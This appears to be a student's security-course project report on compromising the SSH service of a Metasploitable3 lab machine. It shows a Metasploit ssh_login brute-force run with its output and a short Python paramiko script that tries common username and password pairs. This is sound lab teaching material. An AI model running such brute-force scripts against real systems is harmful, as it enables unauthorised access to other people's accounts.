

# **ICS 344**

# **TERM 242**

## **TERM PROJECT**

## **GROUP 7**

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
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# Phase1: (Setup and Compromise the Service)

## Task 1.1: (Use Kali Linux tool Metasploit to compromise the service)

### Setting up Metasploitable3 and Kali linux:



### Attack Execution: Using Metasploit:

- Searching for a service to compromise
- We select to compromise [auxiliary/scanner/ssh/ssh\\_login](#)

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > search ssh_login

Matching Modules
=====
#  Name
-  -
0  auxiliary/scanner/ssh/ssh_login
canner
1  auxiliary/scanner/ssh/ssh_login_pubkey
gin Scanner

Disclosure Date  Rank  Check  Description
-----
.              normal No      SSH Login Check S
.              normal No      SSH Public Key Lo

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login_pubkey

msf6 exploit(unix/ftp/proftpd_modcopy_exec) > use 0
msf6 auxiliary(scanner/ssh/ssh_login) > show options
```

- Setting up the required attributes RHOST , PASS\_FILE , USERS\_FILE
- We create 2 files text , for passwords and users and then used them

```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOST 192.10.20.4
RHOST => 192.10.20.4
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/kali/passwords.txt
PASS_FILE => /home/kali/passwords.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/kali/users.txt
USER_FILE => /home/kali/users.txt
```

### compromising the service using Metasploit:

```
msf6 auxiliary(scanner/ssh/ssh_login) > run
[*] 192.10.20.4:22 - Starting bruteforce
[-] 192.10.20.4:22 - Failed: 'ftp:password'
[-] 192.10.20.4:22 - Failed: 'ftp:123456'
[-] 192.10.20.4:22 - Failed: 'ftp:vagrant'
[-] 192.10.20.4:22 - Failed: 'vagrant:password'
[-] 192.10.20.4:22 - Failed: 'vagrant:123456'
[+] 192.10.20.4:22 - Success: 'vagrant:vagrant' 'uid=900(vagrant) gid=900(vagrant) groups=900(vagrant),27(sudo) Linux metasploitable3-ub1404 3.13.0-170-generic #220-Ubuntu SMP Thu May 9 12:40:49 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux'
[*] SSH session 2 opened (192.10.20.5:41235 → 192.10.20.4:22) at 2025-04-27 22:11:42 +0300
[-] 192.10.20.4:22 - Failed: 'user:password'
[-] 192.10.20.4:22 - Failed: 'user:123456'
[-] 192.10.20.4:22 - Failed: 'user:vagrant'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > █
```

After running the burteforce using Metasploit, we find the username and password => **vagrant:vagrant**

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## Task 1.2: Compromise the service using a custom script

### The custom script (python)

```
1 import paramiko
2
3 # Target information
4 target_ip = '192.10.20.4'
5 usernames = ['test', 'admin', 'vagrant'] # Example usernames
6 passwords = ['123456', 'password', 'admin', 'root',
7             'letmein', 'qwerty', 'vagrant', 'abc123',
8             'toor', 'user'] # 10 passwords
9
10 for username in usernames:
11     for password in passwords:
12         try:
13             print(f"Trying: {username}:{password}")
14             client = paramiko.SSHClient()
15             client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
16             client.connect(target_ip, username=username, password=password, timeout=5)
17             print(f"Success: {username}:{password}")
18             client.close()
19             break
20         except paramiko.AuthenticationException:
21             print(f"Failed: {username}:{password}")
22         except Exception as e:
23             print(f"Error: {e}")
24
```

### Compromise the service using the custom script

- After we execute the script, a success message of finding the username and password was shown, which is => **vagrant : vagrant**

```
msf6 auxiliary(scanner/ssh/ssh_login) > python3 /home/kali/Downloads/custom_script.py
[*] exec: python3 /home/kali/Downloads/custom_script.py
```

→ Success: vagrant:vagrant

```
msf6 auxiliary(scanner/ssh/ssh_login) > █
```